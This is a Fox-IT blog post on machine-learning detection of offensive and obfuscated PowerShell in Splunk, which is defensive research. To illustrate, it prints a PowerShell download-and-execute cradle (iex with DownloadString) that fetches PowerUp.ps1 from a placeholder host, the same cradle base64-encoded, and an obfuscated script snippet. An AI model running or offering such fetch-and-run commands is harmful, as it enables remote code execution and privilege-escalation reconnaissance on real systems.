
Machine learning from idea to reality: a PowerShell case study

blog.fox-it.com/2020/09/02/machine-learning-from-idea-to-reality-a-powershell-case-study/

September 2, 2020



Detecting both 'offensive' and obfuscated PowerShell scripts in Splunk using Windows Event Log 4104

Author: Joost Jansen

This blog provides a 'look behind the scenes' at the RIFT Data Science team and describes the process of moving from the need or an idea for research towards models that can be used in practice. More specifically, how known and unknown PowerShell threats can be detected using Windows event log 4104. In this case study it is shown how research into detecting offensive (with the term 'offensive' used in the context of 'offensive security') and obfuscated PowerShell scripts led to models that can be used in a real-time environment.

About the Research and Intelligence Fusion Team (RIFT):
RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IOCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

Introduction to PowerShell

PowerShell plays a huge role in a lot of incidents that are analyzed by Fox-IT. During the compromise of a Windows environment almost all actors use PowerShell in at least one part of their attack, as illustrated by the vast list of actors linked to this MITRE technique [1]. PowerShell code is most frequently used for reconnaissance, lateral movement and/or C2

traffic. It lends itself to these purposes, as the PowerShell cmdlets are well-integrated with the Windows operating system and it is installed along with Windows in most recent versions.

The strength of PowerShell can be illustrated with the following example. Consider the privilege-escalation enumeration script PowerUp.ps1 [2]. Although the script itself consists of 4010 lines, it can simply be downloaded and invoked using:

```
PS C:\Users\Joost Jansen> powershell.exe -NoProfile -InputFormat None -ExecutionPolicy
Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('http://x.x.x.x/
PowerUp.ps1')); Invoke-AllChecks -HTMLReport"
```

In this case, the script won't even touch the disk as it's executed in memory. Since threat actors are aware that there might be detection capabilities in place, they often encode or obfuscate their code. For example, the command executed above can also be run base64-encoded:

```
PS C:\Users\Joost Jansen> powershell.exe -Encoded cABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlA
CAALQBOAG8AUAByAG8AZgBpAGwAZQAgAC0ASQBuAHAAdQB0AEYAbwByAG0AYQB0ACAATgBvAG4AZQAgAC0ARQB4
AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABCAHkAcABhAHMAcwAgAC0AQwBvAG0AbQBhAG4AZAAgACIAaQB
lAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQ
BlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAHgALgB4AC4Ae
AAuAHgALwBQAG8AdwBlAHIAVQBwAC4AcABzADEAJwApACkAOwAgAEkAbgB2AG8AawBlAC0AQQBsAGwAQwBoAGUA
YwBrAHMAIAAtAEgAVABNAEwAUgBlAHAAbwByAHQAIgA=
```

which has the exact same result.

Using tools like Invoke-Obfuscation [3], the command and the script itself can be obfuscated even further. For example, the following code snippet from PowerUp.ps1

```
Get-Item Env:Path | Select-Object -ExpandProperty Value | ForEach-Object { $_.split(';') } | Where-Object {$_ -and ($_ -ne '')} | ForEach-Object {
    $TargetPath = $_
    $ModifiablePaths = $TargetPath | Get-ModifiablePath -LiteralPaths | Where-Object {$_ -and ($_ -ne $Null) -and ($_.ModifiablePath -ne $Null) -and ($_.ModifiablePath.Trim()
    ForEach($ModifiablePath in $ModifiablePaths) {
        if($ModifiablePath.ModifiablePath -ne $Null) {
            $ModifiablePath | Add-Member Noteproperty '%PATH%' $_
            $ModifiablePath
        }
    }
}
```

can also be obfuscated as:

```
&((gv '*MDr*').nAMe[3,11,2]-joiN'') ((("{37}{10}{17}{22}{7}{6}{9}{36}{20}{3}{14}{19}{1}{24}{21}{4}{23}{28}{26}{35}{18}{5}{8}{29}{16}{12}{15}{25}{11}{34}{0}{13}{27}{30}{33}{31}{32}{2}"-f' (ZHE{2}{0}{1}ZHE -fk
    }
}
}','0kZO)} UQH &{ZHE{1}{2}{0}{3}ZHE-f kZOEackZO,','TQmXhS} = Z8C{tarGQmXEQmXTpAQmXTh} UQH .(ZHE{2}{1}{0}{4}{3}ZHE-fkZOePkZO,kZOblkZO,(ZHE{0}{'','C{_}.ZHEmQmXOdIQmXFIaQmXBlePATHZHE.(ZHE{0}{1}ZHE -fkZOTkZO,kZOr
    ForEach(Z8C{MQmXodIFiQ','(ZHE{0}{1}ZHE -f kZOspkZO,kZOlitkZO).ZHEInQmXVOKEZHE(kZO;kZO) } UQH .(ZHE{0}{3}{1}{2}ZHE-f','tkZO)) { Z8C{_}.','mXD','kZOWhekZO,(ZHE{1}{0}ZHE -f kZOjkZO,kZOe-ObkZO),kZ','0,kZOenk
        if(Z8C{mODIFiQmXdaTh}.ZHEmQmXoQmXDIQmXFiAblEpATh2HE -ne Z8C{nQmXUl1}) {
            Z8C{MODIFIQmXda','Q','-kZO)) (ZHE{0}{1}{2}ZHE-f kZOEn','nd (Z8','kZOorkZO,(ZHE{1}','ZO) {Z8C{_} -and (Z8C{_} -ne kZ','QmXARQmXGeTpQmXAtH} = Z8C{_}
    Z8C{MoQmXDIFIQmXDabLePaQmX','kZO,(ZHE{0}{1}ZHE -f kZOvkZO,kZO:PakZO),kZOthkZO) UQH .(ZHE{1}{3}{0}{2}ZHE-f(ZHE{0}{1}ZHE -f kZOct-kZO,kZOObjekZO),kZOSelkZO,kZOctkZO,kZOekZO) -ExpandProperty (ZHE{0}{1}ZHE-f
    Z8C{T','bQmXlePQmXATH} ','Z8C{NuQmXl1}) -and (',',kZONkZO) (ZHE{0}{','MkZO,kZOodikZO),kZOthkZO,kZOakZO) -LiteralPaths UQH &(ZHE{1}{0}{2}{3}ZHE-f kZOOkZO,(ZHE{0}{1}ZHE -fkZOWhkZO,kZOer-kZO),kZObkZO,(ZHE{
        Z8','C{MOdQmXiQmXFIDAB','ZHE-f ','rkZO,(ZHE{0}{1}ZHE-f kZOMkZO,kZOembkZO)) (ZHE{3}{1}{0}{2}ZHE -f','Z8C{_}.ZHEmoDiFiAQmXBlEPQmXAtHZHE -ne Z8C{nQmXUL1}) -a','OectkZO,kZOrk','&(ZHE{2}{0}{1}ZHE -fkZ
```

These well-known offensive PowerShell scripts can already be detected by using static signatures, but small modifications on the right place will circumvent the detection. Moreover, these signatures might not detect new versions of the known offensive scripts, let alone detect new techniques. Therefore, there was an urge to create models to detect offensive PowerShell scripts regardless of their obfuscation level, as illustrated in Table 1.

	Offensive
Obfuscated	*obfuscatedmodel*
Not obfuscated	signatures & *offensivemodel*

Table 1: Detection of different malicious PowerShell scripts

Don’t reinvent the wheel

As we don’t want to re-invent the wheel, a literature study revealed fellow security companies had already performed research on this subject [4, 5], which was a great starting point for this research. As we prefer easily explainable classification models over complex ones (e.g. the neural networks used in the previous research) and obviously faster models over slower ones, not all parts of the research were applicable. However, large parts of the data gathering & pre-processing phase were reused while the actual features and classification method were changed.

Since detecting offensive & obfuscated PowerShell scripts are separate problems, they require separate training data. For the offensive training data, PowerShell scripts embedded in “known bad” GitHub repositories were scraped. For the obfuscated training data, parts of the Revoke-Obfuscation training data set were used [6]. An equal amount of legitimate (‘known not-obfuscated’ and “known not-offensive”) scripts were added to the training sets (retrieved from the PowerShell Gallery [7]) resulting in the training sets listed in Table 2.

	Known offensive	Known not-offensive	**Total**
offensivemodel	1615	1615	**3230**

	Known obfuscated	Known not-obfuscated	**Total**
obfuscatedmodel	4314	4314	**8628**

Table 2: Training set sizes

To keep things simple and explainable the decision was made to base the initial model on token (offensive) and character (obfuscated) percentages. This did require some preprocessing of the scripts (e.g. removing the comments), calculating the features and in the case of the offensive scripts, tokenization of the PowerShell scripts. Figures 1 & 2 illustrate how some characters and tokens are unevenly distributed among the training sets.




Figure 1: Average occurrence of several ASCII characters in obfuscated and not-obfuscated scripts




Figure 2: Average occurrence of several tokens in offensive and not-offensive scripts

The percentages were then used as features for a supervised classification model to train, along with some additional features based on known bad tokens (e.g. base64, iex and convert) and several regular expression patterns. Afterwards all features and labels were fed to our SupervisedClassification helper class, which is used in many of our projects to standardize the process of (synthetic) sampling of training data, DataFrame transformations, model selection and several other tasks. For both models, the SupervisedClassification class selected the Random Forest algorithm for the classifying task. Figure 3 summarizes the workflow for the obfuscated PowerShell model.




Figure 3: High-level overview of the training process for the obfuscation model

Usage in practice

Since these models were exported, they can be used for multiple purposes by loading the models in Python, feeding PowerShell scripts to it and observe the predicted outcomes. In this example, Splunk was chosen as the platform to use this model because it is part of our Managed Detection & Response service and because of Splunk's ability to easily run custom Python commands.

Windows is able to log blocks of PowerShell code as it is executed, called 'PowerShell Script Block Logging' which can be enabled via GPO or manual registry changes. The logs (identified by Windows Event ID 4101) can then be piped to a Splunk custom command *Reconstruct4101Logging*, which will process the script blocks back into the format the model

was trained on. Afterwards, the reconstructed script is piped into e.g. the *ObfuscatedPowershell* custom command, which will load the pre-trained model, predict the probabilities for the scripts being obfuscated and returns these predictions back to Splunk. This is shown in Figure 4.




Figure 4: Usage of the pre-trained model in Splunk along with the corresponding query

Performance

Back in Splunk some additional tuning can be performed (such as setting the threshold for predicting the positive class to 0.7) to reduce the amount of false positives. Using cross-validation, a precision score of 0.94 was achieved with an F1 score of 0.9 for the obfuscated PowerShell model. The performance of the offensive model is not yet as good as the obfuscated model, but since there are many parameters to tune for this model we expect this to improve in the foreseeable future. The confusion matrix for the obfuscated model is shown in Table 3.

		Predicted	
		True	False
Actual	True	688	101
	False	47	778

Table 3: Confusion matrix

Despite the fact that other studies achieve even higher scores, we believe that this relatively simple and easy to understand model is a great first step, for which we can iteratively improve the scores over time. To finish off, these models are included in our Splunk Managed Detection Engine to check for offensive & obfuscated PowerShell scripts on a regular interval.

Conclusion and recommendation

PowerShell, despite being a legitimate and very useful tool, is frequently misused by threat actors for various malicious purposes. Using static signatures, well-known bad scripts can be detected, but small modifications may cause these signatures to be circumvented. To detect modified and/or new PowerShell scripts and techniques, more and better generic models should be researched and eventually be deployed in real-time log monitoring environments. PowerShell logging (including but not limited to the Windows Event Logs with ID 4104) can be used as input for these models. The recommendation is therefore to enable the

PowerShell logging in your organization, at least at the most important endpoints or servers. This recommendation, among others, was already present in our whitepaper on ‘Managing PowerShell in a modern corporate environment‘ [8] back in 2017 and remains very relevant to this day. Additional information on other defensive measures that can be put into place can also be found in the whitepaper.

References

[1] https://attack.mitre.org/techniques/T1059/001/
[2] https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
[3] https://github.com/danielbohannon/Invoke-Obfuscation
[4] https://arxiv.org/pdf/1905.09538.pdf
[5] https://www.fireeye.com/blog/threat-research/2018/07/malicious-powershell-detection-via-machine-learning.html
[6] https://github.com/danielbohannon/Revoke-Obfuscation/tree/master/DataScience
[7] https://www.powershellgallery.com/
[8] https://www.nccgroup.com/uk/our-research/managing-powershell-in-a-modern-corporate-environment/